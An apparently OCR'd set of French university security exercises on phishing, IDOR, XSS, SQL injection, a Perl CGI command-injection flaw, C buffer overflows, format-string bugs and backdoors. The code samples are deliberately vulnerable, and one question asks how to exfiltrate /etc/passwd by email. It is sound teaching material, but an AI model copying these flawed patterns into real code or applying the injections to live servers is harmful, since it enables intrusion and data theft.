

FIGURE 1 – Architecture d'un réseau attaqué par empoisonnement du cache ARP (à compléter)

Sécurité Web

Exercice 117 : Sites Web malveillants

Donnée

Les médias destinés au grand public mentionnent parfois les attaques suivantes : hameçonnage (ou «phishing»), «clickjacking», «pharming», spams et scams. Donner une brève définition de chacune de ces attaques.

Question - réponse

Exercice 118 : Vulnérabilité Web

Donnée

Le site Web d'une assurance maladie permet aux assurés de consulter leurs documents en ligne. Après s'être dûment authentifiés, les assurés peuvent sélectionner dans une liste de liens le nom du document PDF à télécharger. Voici un exemple :

```
<ul>
    <li><a href="/facture/facture_1203291">Facture du 3 janvier</a>
    <li><a href="/facture/facture_1203313">Facture du 4 janvier</a>
    <li><a href="/facture/facture_1203532">Facture du 2 mars</a>
    <li><a href="/facture/facture_1203972">Facture du 7 avril</a>
</ul>
```

Question - réponse

1. Expliquer comment un client malveillant pourrait consulter la facture d'autres clients.
2. Donner deux stratégies pour empêcher cette attaque.

Exercice 119 : «Cross-site scripting»

Donnée

1. Décrire une attaque fondée sur le «cross-site scripting».
2. Quelle précaution doit-on prendre pour éviter une telle attaque ?

Question - réponse

Exercice 120 : XSS et injection SQL

Donnée

Quelle est la différence fondamentale entre une attaque «cross-site scripting» et une injection SQL ?

Question - réponse

Exercice 122 : Protections contre les différents types d'injections

Donnée

Certaines attaques reposent sur l'utilisation de caractères spéciaux. On peut citer les attaques XSS, les injections SQL ou, plus généralement, les injections de code. Décrire quelques techniques pour se défendre contre ce genre d'attaques.

Question - réponse

Exercice 125 : Vulnérabilités des scripts CGI

Donnée

Lorsque l'on navigue sur le Web, on est amené à remplir des formulaires en ligne. Les données de ces formulaires sont alors envoyées au serveur et traitées, par exemple par un programme CGI («Common Gateway Interface»). Les langages les plus utilisés actuellement pour écrire des programmes CGI sont Perl, PHP, C, ASP ou encore le langage Shell. La figure 1 présente une copie d'écran partielle d'une page Web, la figure 2 contient le code HTML correspondant et enfin la figure 3 contient le programme CGI écrit en Perl qui traite les données.


```
<HTML>
    <BODY bgcolor="#FAF0E6">
    <BR><BR><BR><BR>
    <P align="center">
    <HR noshade>
    <TABLE align="center">
        <TR><TD align="center">
        To get more information, please send us your e-mail address:
        </TD></TR>
        </TD></TR>
        <TR><TD align="center">
            <FORM ACTION="/cgi-bin/mail.pl" METHOD=POST>
                <INPUT TYPE="text" NAME="mail"><BR>
                <INPUT TYPE=SUBMIT VALUE="send">
            </FORM>
        </TD></TR>
    </TABLE>
    <HR noshade>
    </P>
```

```
    </BODY>
</HTML>
```

Question - réponse

1. Quel est l'objectif du programme CGI tel qu'il a été prévu par le concepteur du site Web ?

```
#!/usr/bin/perl
use CGI;
my $q = new CGI;
my $address = $q->param ("mail");
open MAIL, "| /usr/lib/sendmail $address";
print MAIL "To: $address \n";
print MAIL "From: ATM and Co\n\n";
print MAIL "We have received your request, thank you very much.\n";
print MAIL "You will receive our documentation by mail shortly.\n";
close(MAIL);
print "Content-type: text/html\n\n";
print "<HTML>";
print "<BODY bgcolor=\"#FAF0E6\">";
print "<P align=\"center\"><A href=\"/index.html\">Back to the summary</A></P>";
print "</BODY>";
print "</HTML>";
```

2. Les possibilités d'action d'un attaquant sont restreintes puisqu'il ne peut que remplir le champ du formulaire. Intuitivement, que peut-il tenter ?
3. Comment peut-il se faire envoyer par courrier électronique le fichier des utilisateurs (/etc/passwd) du serveur HTTP ?

Sécurité logicielle

Exercice 111 : Rappel sur les pointeurs en C

Donnée

Question - réponse

Quelles valeurs le programme en C suivant va-t-il afficher ? Pourquoi ?

```c
#include <stdio.h>
void main() {
    char buffer[10];
    char *ptr;
    buffer[0] = 'A';
    buffer[1] = 'B';
    buffer[2] = 'C';
    buffer[3] = 'D';
    ptr = buffer + 2;
    *ptr = 'Z';
    printf("%c %c %c %c \n", buffer[0], buffer[1], buffer[2], buffer[3]);
}
```

Exercice 112 : Modification d'adresse dans la pile

Donnée

Question - réponse

Quel message le programme en C ci-après va-t-il afficher ? Pourquoi ? Dessiner un diagramme de la pile en considérant que l'on se situe dans un environnement 64 bits, donc que toutes les variables sont alignées sur des multiples de 8 octets et que les adresses sont stockées sur 8 octets. À quoi correspondent les valeurs 10 et 7 dans la procédure `function()` ?

```c
#include <stdio.h>
void function(int a, int b) {
    int class[4];
        class[a] += b;
}
int main(int argc, char *argv[]) {
    int x;
    x = 0;
    function(10,7);
    x = 1;
    if (x==1)
    printf("ABC\n");
    else
```

```
    printf("XYZ\n");
}
```

Exercice 113 : Exploit sur un programme en C

Donnée

La société Dyapofloo est spécialisée dans la vente de photos numériques sur Internet. Les personnes souhaitant acheter des photos sur le site Web de Dyapofloo doivent avoir préalablement ouvert un compte auprès de la société. Lorsqu'un client souhaite avoir accès à une photo, identifiée par un numéro, il doit s'authentifier afin que cet accès soit enregistré ; le client reçoit alors mensuellement une facture. Techniquement, lorsqu'un client a déterminé la photo qu'il souhaite acheter, il exécute, via son navigateur, un script qui appelle la fonction acheter. Cette fonction prend en argument l'identifiant du client (login), son mot de passe (password), son nom (nom) ainsi que le numéro de la photo désirée (numero). La fonction debiter comptabilise les photos auxquelles le client a accédé, la fonction afficher retourne la photo sur le navigateur du client et la fonction authentifier permet de vérifier que le mot de passe du client est correct. On suppose que ces trois dernières fonctions, qui ne sont pas données ici, ont été correctement implémentées.

```
void acheter(const char* login, const char* password, const char* nom, const char*
numero) {
    if (authentifier(login, password)==1) {
        avertir_afficher(nom, numero);
        avertir_debit(login);
    }
}
void avertir_afficher (const char* nom, const char* numero) {
    char avertissement[100]="";
    strcat (avertissement, "Cher ");
    strcat (avertissement, nom);
    strcat (avertissement, ", voici l'image.\n");
    printf (avertissement);
    afficher(numero);
}
void avertir debit(const char* login) {
    debiter(login);
    printf("10 euros ont été pris sur votre compte.\n");
}
```

Question - réponse

1. Quelle technique est fréquemment employée pour abuser d'un programme, en particulier en C ?
2. Décrire comment cette technique peut être appliquée dans le cas présent afin qu'un client puisse accéder aux photos sans être débité du montant de l'achat.

Backdoors/trojans

Exercice 90 : Porte dérobée et cheval de Troie

Donnée

Question - réponse

1. Qu'est-ce qu'une porte dérobée (backdoor) ?
    - Programme qui permet de contourner les contrôles de sécurité.
2. Comment un attaquant peut-il procéder pour en installer une ?
    - Exemples possibles : accès direct à la cible, exploitation d'une vulnérabilité, un virus, un cheval de Troie, ou autres
3. Qu'est-ce qu'un cheval de Troie ?
    - Programme avec apparence anodine cachant des fonctionnalités malveillantes.
4. Comment un attaquant peut-il procéder pour en installer un ?
    - La cible installe de manière consciente un logiciel utile.